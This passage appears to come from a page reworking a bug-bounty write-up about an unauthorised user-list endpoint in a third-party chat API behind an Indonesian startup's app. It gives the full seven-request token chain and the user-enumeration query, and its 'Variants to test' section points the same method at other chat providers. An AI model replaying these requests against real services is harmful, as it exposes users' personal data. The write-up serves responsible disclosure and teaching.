How I Helped Indonesian Startup Company to Prevent Millions of PII Data Leaks
An API endpoint for listing users lacked proper authorization, allowing any authenticated user to retrieve other users' names and email addresses. An attacker could fetch up to 100 users per request and, based on the total count, potentially access millions of records.
 Published on medium.com
In this post, I will show you how I discovered a vulnerability in one of the Indonesian Startup Companies that could lead to a Personal Identifiable Information (PII) data leak containing the user's name or email address. By abusing this vulnerability, an attacker could fetch 100 users in one request of a unique…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Company X, as the report calls it, is an Indonesian startup whose product is primarily a mobile app for Android and iOS, with a web version as well. The researcher was already a user of the product and was familiar with its features, one of which is consultation. The consultation feature relies on a chat system that Company X does not build itself: it is provided by a third party, called Company Y in the write-up.

The chat traffic goes to a domain of the form https://xxx-lb.api.xxx.com. The vulnerability described here sits in an endpoint on that domain, get_user_list, which returns user records including names and email addresses. The report frames the outcome as a PII leak: an attacker could pull user data in bulk, and the response's total_data field suggested the dataset runs into millions of users.
Setup
No special role is needed beyond being a normal registered user of Company X. The preconditions stated in the report are:
- A Company X account with the profile information completed, so that the Chat feature can be used.
- A phone number able to receive an OTP over WhatsApp.
- Tools: Burp Proxy (or the browser Network tab) to capture requests, Postman to organise and replay them, Apk Saver on an Android phone to extract the APK, and jadx on a computer to decompile it.
The researcher's approach was to document every API endpoint the app uses. Requests can be captured with Burp Proxy, or simply read from the Network tab in the browser; both offer a copy or export as cURL feature that can be imported into Postman.

Keeping this collection has two benefits beyond documentation: it allows API monitoring to see whether behaviour changes over time, and it gives a ready-made place to test new techniques or CVEs learned later.
Finding it
While exploring the Consultation feature, the researcher noted the https://xxx-lb.api.xxx.com domain and identified Company Y as the third-party chat provider behind it. No vulnerability turned up in the chat system itself through normal testing, so the next step was reverse engineering the Android app.
The workflow was:
- Install Company X and Apk Saver on an Android phone.

- In Apk Saver, search for and select the Company X app, then use the Save Apk option.
- Transfer the APK file to the computer.
- Install jadx.
- Run jadx to produce Java source from the APK:
$ jadx -d company-x company-x.apk
With the source available, the target was again the API endpoints called from the app. One file stood out, ChatApi.java.

That file contained the URL of the endpoint of interest:
https://xxx-lb.api.xxx.com/api/v2/mobile/get_user_list?limit=10&page=1&order_query=&query=
Exploitation
Reaching the endpoint requires a chat-sdk-token, and obtaining that requires an authorisation access token first. The steps below follow the report in order.
Step 1: create and complete a user
Create an account on Company X and complete the profile information so the Chat feature becomes usable.
Step 2: request an OTP
POST https://customers.api.xxx.com/v1/authentication/otp/requests
Content-Type: application/json
User-Agent: REDACTED

{
    "phone_number": "+628xxxxxxxxxx",
    "channel": "whatsapp",
    "otp_resent": false
}
The response returns an otp_id that is needed for the next call, along with timing and attempt limits:
{
    "otp_id": "ad7e1d23-12ff-47fd-99a5-xxxxxxxxxxxx",
    "otp_wait_time": 30,
    "expires_in": 0,
    "otp_incorrect_attempts": 5,
    "otp_resend_attempts": 20,
    "expiry_time_unit": "MINUTES",
    "expiry_time_value": 15,
    "new_user": false
}
Step 3: validate the OTP
POST https://customers.api.xxx.com/v1/authentication/otp/validations
Content-Type: application/json
User-Agent: REDACTED

{
    "otp_id": "ad7e1d23-12ff-47fd-99a5-xxxxxxxxxxxx",
    "phone_number": "+628xxxxxxxxxx",
    "otp": "123456",
    "utm_attributes": {}
}
The response carries the token object, including the bearer access_token used in a later step:
{
    "sign_up": false,
    "token": {
        "access_token": "a9cf7753-e1e8-4dae-xxxx-xxxxxxxxxxxx",
        "token_type": "bearer",
        "refresh_token": "26c17a90-9496-4d74-xxxx-xxxxxxxxxxxx",
        "expires_in": 1701768079000,
        "scope": "[read write]",
        "gpid": "8f6c12c9-ff47-4fbc-xxxx-xxxxxxxxxxxx",
        "user_id": "8f6c12c9-ff47-4fbc-xxxx-xxxxxxxxxxxx",
        "expired": false,
        "expiry": 1701768079000
    }
}
Step 4: request an auth nonce
POST https://xxx-lb.api.xxx.com/api/v2/mobile/auth/nonce
chat-sdk-app-id: company-x
The response supplies a nonce and its expiry:
{
    "results": {
        "expired_at": 1701855789,
        "nonce": "[redacted]"
    },
    "status": 200
}
Step 5: request an identity token
POST https://customers.api.xxx.com/v1/identities/identity_provider:xxx/token
user-agent: REDACTED
Authorization: Bearer {{access_token}}

{
    "nonce": "{{nonce}}"
}
The response contains an identity_token, which the report notes is a JWT:
{
    "identity_token": "eyJxxxxx"
}
Step 6: verify the identity token
POST https://xxx-lb.api.xxx.com/api/v2/mobile/auth/verify_identity_token
chat-sdk-app-id: company-x

{
    "identity_token": "{{identity_token}}"
}
The response describes the chat user. Among the fields is a token value, which the report identifies as the chat-sdk-token:
{
    "results": {
        "user": {
            "app": {
                "code": "company-x",
                "id": 2,
                "id_str": "2",
                "name": "Company X Production"
            },
            "avatar": {
                "avatar": {
                    "url": "http://xxx.cloudfront.net/images/xxx.png"
                }
            },
            "avatar_url": "http://xxx.cloudfront.net/images/xxx.png",
            "email": "[redacted]",
            "extras": {},
            "id": 2036838,
            "id_str": "2036838",
            "last_comment_id": 0,
            "last_comment_id_str": "0",
            "last_sync_event_id": 0,
            "pn_android_configured": true,
            "pn_ios_configured": true,
            "rtKey": "somestring",
            "token": "lOFfMenuZ3RXXXXXXXXX",
            "username": "Azhari Harahap"
        }
    },
    "status": 200
}
In the report's example, lOFfMenuZ3RXXXXXXXXX is the chat-sdk-token.
Step 7: call the vulnerable endpoint
GET https://xxx-lb.api.xxx.com/api/v2/mobile/get_user_list?limit=2&page=1&order_query=created_at%20desc&query=gmail.com
chat-sdk-app-id: company-x
chat-sdk-token: {{chat-sdk-token}}
The response returns a page of users plus metadata. In the example, total_data is 407 and total_page is 204 for the gmail.com query:
{
    "results": {
        "meta": {
            "total_data": 407,
            "total_page": 204
        },
        "users": [
            {
                "avatar_url": "http://xxx.cloudfront.net/images/xxx.png",
                "created_at": "2023-12-04T15:20:07.976393Z",
                "email": "[redacted]",
                "extras": {},
                "id": 13531553,
                "name": "[redacted] ",
                "updated_at": "2023-12-04T15:23:59.982646Z",
                "username": "[redacted] "
            },
            {
                "avatar_url": "http://xxx.cloudfront.net/images/xxx.png",
                "created_at": "2023-11-27T07:52:05.402016Z",
                "email": "[redacted]",
                "extras": {},
                "id": 13481816,
                "name": "[redacted] ",
                "updated_at": "2023-11-27T07:52:05.412048Z",
                "username": "[redacted] "
            }
        ]
    },
    "status": 200
}
The endpoint accepts four parameters:
| Parameter | Purpose |
|---|---|
limit |
Number of records per page |
page |
Page number |
order_query |
Ordering, for example created_at desc |
query |
Search for specific data, such as a name or email |
The email field in the response is a long opaque string, while name and username are returned as readable values, and in the sample they are email addresses. The query parameter allows searching by those values, so the data can be enumerated in slices.
Root cause
The endpoint is provided by default by Company Y, the chat provider, and Company X's deployment left it reachable. The report's mitigation section states the fix directly: if the endpoint is not used, remove the route; if it is needed, enforce a proper authorisation (access control) check, for example restricting access to Company X's internal employees.
In other words, the request needed the app-level chat-sdk-app-id header and a chat-sdk-token obtained through the identity flow above. The report does not describe any check that the caller was entitled to list other users. The report does not describe the server-side code, so the exact location of the missing check is not stated.
Impact
- An attacker could fetch 100 users per request for a given query, and based on
total_datain the response the dataset likely contains millions of users' records. The report notes such data could be sold on the black market or to other interested parties. - The exposed data could support further attacks, such as social engineering against affected users.
The report's own example shows limit=2 returning two records and a total_data of 407 for the gmail.com query; the 100-per-request figure is the researcher's stated capability, not a value shown in the sample response.
Fix
Company X removed the route to the endpoint. After the change it returned 404 Not Found with "URL not found", and the issue was resolved. The report also lists the general options: remove the route if unused, or, if the endpoint is needed, add a proper authorisation check so that only internal employees can access the data.
The timeline in the report:
- [06/12/2023] Report by email to the Company X security team.
- [06/12/2023] Acknowledgement of receipt.
- [07/12/2023] The vulnerable API endpoint was reported as no longer accessible.
- [15/12/2023] Company X asked for a re-test; bounty discussions were still ongoing.
- [15/12/2023] Re-test confirmed the fix, and permission for public disclosure was requested.
- [22/12/2023] Bounty finalised at US$500 for 2 affected vulnerable API endpoints.
The researcher also notes that Company X acknowledged the report immediately and deployed a fix in production in less than one day.
Variants to test
- Decompile the mobile app and grep for API paths. Run jadx on the APK and look for classes that build request URLs, as
ChatApi.javadid here. A positive result is a path on a third-party domain that the web app never calls and that the documentation does not mention. - Replay captured requests against third-party chat domains. Take the
chat-sdk-app-idandchat-sdk-tokenfrom the identity verification response and try listing endpoints such as user lists withlimit,page,order_queryandquery. A positive result is a 200 response containing other users' records. - Probe the
queryparameter for enumeration. Send a search term matching a common email domain and comparetotal_datawith the number of records returned. A largetotal_datawith readablenameorusernamevalues indicates bulk exposure. - Check whether the token is scoped to the caller. Use a token from a fresh account with no special role and request records belonging to other users. A positive result is data for users unrelated to the caller.
- Test the same pattern on other providers. Chat and support SDKs often ship default endpoints; check whether the deployment exposes them without an authorisation check, and whether removing the route is feasible.
What happened, in plain words
A security researcher found a way to make a mobile app hand over information about its users in bulk. The app belongs to an Indonesian startup, which the report calls Company X because the company asked not to be named. The app has a chat feature, and the chat is not built by Company X itself: it comes from another company, called Company Y in the report.
The chat system had a web address (an endpoint) that returned a list of users with their names and usernames, which in the sample were email addresses. The researcher, using a normal account, could ask, and the answer was not limited to their own details. The researcher could ask for 100 users at a time, and the response included a count suggesting the full list runs into millions of records.
This kind of data is called PII, short for Personally Identifiable Information: details that can be used to work out who a person is, such as a name, an email address or a phone number. When PII is exposed to people who should not see it, that is a data leak.
The researcher reported it, the company deployed a fix in production in less than one day, and the researcher received a US$500 bounty. A bounty is a reward a company pays to someone who reports a security problem responsibly instead of abusing it.
The words you need before we start
A few ideas come up again and again, so here they are from zero.
- App and web app. Company X is mainly a phone app for Android and iOS, but it also has a version you can open in a browser. Both talk to the same computers on the internet.
- Server. A computer owned by the company that stores the data and answers requests. You never see it; your phone or browser sends it messages.
- API. Short for Application Programming Interface. Think of it as a service counter: the app does not walk into the kitchen (the database), it stands at the counter, asks for something in a fixed format, and gets an answer back. Each thing you can ask for is an endpoint, which is just a web address plus a set of rules about what it accepts.
- Request and response. The message you send to the counter is the request. The message that comes back is the response. Responses are usually in JSON, a text format that looks like a list of labelled boxes, for example
"name": "something". - HTTP method. Requests have a verb.
GETmeans "give me something".POSTmeans "here is some data, do something with it". - Header. Extra information attached to a request, like the label on a parcel. Headers carry things such as what format the body is in, or a token proving who you are.
- Token. A long random string that acts like a temporary wristband. You prove who you are once (for example with a code sent to your phone), and the server gives you a token. On later requests you show the token instead of your password. Tokens expire, and they can be revoked.
- OTP. One-Time Password: the short code sent by SMS or WhatsApp to prove the phone belongs to you.
- Nonce. A random value that is used once. It is a way of making sure a request is fresh and not a copy of an old one.
- JWT. JSON Web Token: a token whose contents are written in a standard format, so the receiving system can read who it is about.
- Access control. The rule that says who is allowed to do what. A broken access control means the server does not check properly, so someone can do something they should not be allowed to do, such as reading other people's records.
- Information disclosure. Exactly what it sounds like: the system gives out information it should have kept private.
- Reconnaissance. The information-gathering phase before testing: learning how the app is put together and what it talks to.
- Reverse engineering. Taking a finished program apart to understand how it works. For an Android app, that means unpacking the installable file and reading the code inside.
- APK. The file format of an Android app. It is a kind of zip archive containing the app's code and resources.
- Decompiler. A tool that turns compiled app code back into something readable, close to the original programming language.
- Burp Proxy. A tool that sits between your browser or phone and the internet, recording every request and response so you can read and replay them.
- Postman. A tool for storing requests in a collection and sending them again whenever you like, with small changes.
- cURL. A command-line way of sending a request. Many tools can export a captured request as a cURL command, which can then be imported elsewhere.
- 404 Not Found. The standard answer when a web address does not exist on the server. If an endpoint is removed, asking for it gives a 404.
Who the target is and how the researcher started
The report calls the target Company X because the company asked for its name not to be published. The researcher was already a normal user of the product, which matters: being a real user means you can see the features as a customer sees them, and you do not need any special access to start looking around.
One of the features is consultation, which lets users talk to someone through a chat. The chat is run by Company Y, a third-party provider. Company X's app simply connects to Company Y's servers.
Reconnaissance: writing down every request
The first phase is reconnaissance, gathering information about how the system is built. The researcher's chosen method was to document every API endpoint the app uses.
There are two easy ways to see those requests. One is Burp Proxy, which records traffic as it passes through. The other needs nothing but a browser: open the developer tools, go to the Network tab, and every request the page makes is listed there. Both the browser and Burp offer a copy or export as cURL feature, and that text can be imported into Postman.
Company X API documented in Postman
Why bother keeping such a collection? The report gives two reasons:
- API monitoring. If you save the requests and their expected answers, you can check later whether the API's behaviour has changed. A change can be a new feature, or a new mistake.
- A place to try new knowledge. When you learn a new attack technique or hear about a new CVE (a publicly catalogued software vulnerability), you already have a ready-made set of requests to try it against, instead of starting from nothing.
Looking at the chat system
While exploring the consultation feature, the researcher noticed a domain of the form https://xxx-lb.api.xxx.com. A domain is the part of a web address that identifies which company's servers you are talking to. The xxx parts are placeholders hiding the real names. This domain belonged to Company Y, the chat provider.
Normal testing of the chat system did not turn up a vulnerability. So the researcher changed approach: instead of watching what the app sends, look inside the app itself. That is reverse engineering, and it was done on the Android version.
Two tools were used: Apk Saver, an Android app that copies the installed APK file of another app to storage, and jadx, a program for a computer that turns an APK back into readable Java source code.
The workflow, step by step:
- Install Company X and Apk Saver on an Android phone.
- Open Apk Saver, search for the Company X app, select it, and choose the Save Apk option.
- Send the APK file to your computer.
- Install jadx.
- Run the jadx command to produce Java source code from the APK:
$ jadx -d company-x company-x.apk
What that command means, piece by piece:
$is the prompt, not part of the command. It just shows you type the rest in a terminal.jadxis the program being run.-d company-xtells jadx to put its output in a folder calledcompany-x. The-dstands for destination.company-x.apkis the file to unpack, the APK you copied from the phone.
After it finishes, the folder contains the app's code as readable Java files. The researcher's target was again the API endpoints, because those are the addresses the app calls. One file stood out: ChatApi.java.
ChatApi.java
A file name like that is a strong hint: it is the part of the app that talks to the chat service. Inside it was the address of the endpoint of interest:
https://xxx-lb.api.xxx.com/api/v2/mobile/get_user_list?limit=10&page=1&order_query=&query=
Reading that address in plain words:
https://xxx-lb.api.xxx.comis the server, Company Y's chat system./api/v2/mobile/get_user_listis the name of the counter you are walking up to. The name says it returns a list of users.- Everything after the
?is the query string, a set of settings passed in the address itself. Each setting is a name and a value joined by=, and settings are separated by&. limit=10asks for ten records.page=1asks for the first page of results.order_query=is empty here, so no particular ordering is requested.query=is also empty, so no search term is given.
Getting in: the seven steps
Finding the address is not enough. The endpoint checks for a chat-sdk-token, a token that proves you are a chat user. To get that token you first need an authorisation access token from Company X. The report walks through the chain in order, and each step exists only to produce the value the next step needs.
Step 1: create and complete a user
Create an account on Company X and fill in the profile information. The chat feature only becomes usable once the profile is complete, so this is a precondition rather than an attack step.
Step 2: request an OTP
The first request asks Company X to send a login code to a phone number over WhatsApp.
POST https://customers.api.xxx.com/v1/authentication/otp/requests
Content-Type: application/json
User-Agent: REDACTED

{
    "phone_number": "+628xxxxxxxxxx",
    "channel": "whatsapp",
    "otp_resent": false
}
Line by line:
POSTis the verb: we are sending data, not just asking for a page.https://customers.api.xxx.com/v1/authentication/otp/requestsis the address of the counter that handles login codes.authenticationis the part of the system that checks who you are.Content-Type: application/jsontells the server the body is in JSON format, so it knows how to read it.User-Agent: REDACTEDis a header that normally says which browser or app is calling. The report hides its value.- The body is the JSON.
phone_numberis the number to send the code to,channelsays to use WhatsApp, andotp_resentisfalsebecause this is the first request, not a resend.
The response gives back an otp_id, a reference number for this particular code, plus some limits:
{
    "otp_id": "ad7e1d23-12ff-47fd-99a5-xxxxxxxxxxxx",
    "otp_wait_time": 30,
    "expires_in": 0,
    "otp_incorrect_attempts": 5,
    "otp_resend_attempts": 20,
    "expiry_time_unit": "MINUTES",
    "expiry_time_value": 15,
    "new_user": false
}
otp_idis the reference you must quote in the next step.otp_wait_timeis how long to wait before asking again.otp_incorrect_attemptsis how many wrong guesses are allowed.otp_resend_attemptsis how many times you may ask for a new code.expiry_time_unitandexpiry_time_valuesay the code lasts 15 minutes.new_userisfalse, meaning this phone number already has an account.
Step 3: validate the OTP
Now the code received on the phone is sent back, together with the otp_id from the previous response.
POST https://customers.api.xxx.com/v1/authentication/otp/validations
Content-Type: application/json
User-Agent: REDACTED

{
    "otp_id": "ad7e1d23-12ff-47fd-99a5-xxxxxxxxxxxx",
    "phone_number": "+628xxxxxxxxxx",
    "otp": "123456",
    "utm_attributes": {}
}
- The address ends in
validations, the counter that checks codes. otp_idties this request to the code that was sent.phone_numberis repeated so the server can match the pair.otpis the code itself.123456here is a placeholder for the real code.utm_attributesis an empty object, a place for marketing tracking data that is not used here.
The response contains the token object. This is the important part: the access_token inside it is what proves, in later steps, that the researcher is a logged-in user.
{
    "sign_up": false,
    "token": {
        "access_token": "a9cf7753-e1e8-4dae-xxxx-xxxxxxxxxxxx",
        "token_type": "bearer",
        "refresh_token": "26c17a90-9496-4d74-xxxx-xxxxxxxxxxxx",
        "expires_in": 1701768079000,
        "scope": "[read write]",
        "gpid": "8f6c12c9-ff47-4fbc-xxxx-xxxxxxxxxxxx",
        "user_id": "8f6c12c9-ff47-4fbc-xxxx-xxxxxxxxxxxx",
        "expired": false,
        "expiry": 1701768079000
    }
}
sign_upisfalse, so no new account was created.access_tokenis the wristband. It is sent in later requests to show who you are.token_typeisbearer, which is the standard way of saying "whoever holds this token is treated as the user".refresh_tokenis a second token used to get a new access token when the first expires.expires_inandexpiryare timestamps for when the token stops working.scopelists what the token is allowed to do: read and write.gpidanduser_ididentify the account.expiredisfalse, so the token is currently valid.
Step 4: request an auth nonce
Now the researcher moves to Company Y's chat server and asks for a nonce, a one-time random value.
POST https://xxx-lb.api.xxx.com/api/v2/mobile/auth/nonce
chat-sdk-app-id: company-x
- The address is on the chat domain, under
auth/nonce. chat-sdk-app-id: company-xis a header identifying which app is calling. An SDK is a ready-made set of code a company adds to its app; here it is the chat provider's kit, andcompany-xis the name Company X registered with it.
The response supplies the nonce and when it stops being valid:
{
    "results": {
        "expired_at": 1701855789,
        "nonce": "[redacted]"
    },
    "status": 200
}
expired_atis a timestamp: after that moment the nonce is useless.nonceis the random value itself, used in the next step.statusis200, the standard code for "the request succeeded".
Why a nonce? It makes each login exchange unique, so an old request cannot simply be copied and replayed later.
Step 5: request an identity token
This step combines what we have: the access token from Company X and the nonce from Company Y.
POST https://customers.api.xxx.com/v1/identities/identity_provider:xxx/token
user-agent: REDACTED
Authorization: Bearer {{access_token}}

{
    "nonce": "{{nonce}}"
}
- The address is back on Company X's customer domain, under
identities. Theidentity_provider:xxxpart names the identity provider, the system that vouches for who you are. Authorization: Bearer {{access_token}}is the header that carries the wristband.Beareris the keyword that says the token follows.{{access_token}}is a placeholder for the value from step 3.- The body sends the nonce from step 4, so Company X can prove this request is fresh.
The response contains an identity_token, which the report notes is a JWT:
{
    "identity_token": "eyJxxxxx"
}
identity_tokenis a statement, signed by Company X, that says "this person is who they claim to be". The value starting witheyJis the usual beginning of a JWT, because that is how the encoded header of such a token looks.
Step 6: verify the identity token
The identity token is now handed to the chat server, which checks it and, if it is good, returns the chat user's details.
POST https://xxx-lb.api.xxx.com/api/v2/mobile/auth/verify_identity_token
chat-sdk-app-id: company-x

{
    "identity_token": "{{identity_token}}"
}
- The address is on the chat domain, at
verify_identity_token. - The same app-id header identifies the app.
- The body carries the identity token from step 5.
The response describes the chat user:
{
    "results": {
        "user": {
            "app": {
                "code": "company-x",
                "id": 2,
                "id_str": "2",
                "name": "Company X Production"
            },
            "avatar": {
                "avatar": {
                    "url": "http://xxx.cloudfront.net/images/xxx.png"
                }
            },
            "avatar_url": "http://xxx.cloudfront.net/images/xxx.png",
            "email": "[redacted]",
            "extras": {},
            "id": 2036838,
            "id_str": "2036838",
            "last_comment_id": 0,
            "last_comment_id_str": "0",
            "last_sync_event_id": 0,
            "pn_android_configured": true,
            "pn_ios_configured": true,
            "rtKey": "somestring",
            "token": "lOFfMenuZ3RXXXXXXXXX",
            "username": "Azhari Harahap"
        }
    },
    "status": 200
}
appdescribes which app this chat user belongs to: codecompany-x, nameCompany X Production.avatarandavatar_urlare the profile picture.emailis a long string of letters and digits, not readable as an address.extrasis an empty object for any extra data.idandid_strare the user's numeric identifier, given both as a number and as text.last_comment_id,last_comment_id_strandlast_sync_event_idare bookkeeping values for the chat system.pn_android_configuredandpn_ios_configuredsay push notifications are set up for both phone platforms.rtKeyis a key used by the chat system.tokenis the value we have been working towards. In the report's example,lOFfMenuZ3RXXXXXXXXXis thechat-sdk-token.usernameis the display name.statusis200, so the request succeeded.
Step 7: call the vulnerable endpoint
With the chat-sdk-token in hand, the researcher asks the user-list endpoint for data.
GET https://xxx-lb.api.xxx.com/api/v2/mobile/get_user_list?limit=2&page=1&order_query=created_at%20desc&query=gmail.com
chat-sdk-app-id: company-x
chat-sdk-token: {{chat-sdk-token}}
GETmeans we are asking for data, not sending any.- The address is the one found in
ChatApi.java. limit=2asks for two records per page.page=1asks for the first page.order_query=created_at%20descasks for the newest accounts first.created_atis the field holding the account creation time,descmeans descending, and%20is how a space is written inside a web address.query=gmail.comis a search term. Here it asks for users whose data containsgmail.com.chat-sdk-app-id: company-xidentifies the app.chat-sdk-token: {{chat-sdk-token}}is the token from step 6, the wristband that gets us past the door.
The response returns a page of users plus some metadata:
{
    "results": {
        "meta": {
            "total_data": 407,
            "total_page": 204
        },
        "users": [
            {
                "avatar_url": "http://xxx.cloudfront.net/images/xxx.png",
                "created_at": "2023-12-04T15:20:07.976393Z",
                "email": "[redacted]",
                "extras": {},
                "id": 13531553,
                "name": "[redacted] ",
                "updated_at": "2023-12-04T15:23:59.982646Z",
                "username": "[redacted] "
            },
            {
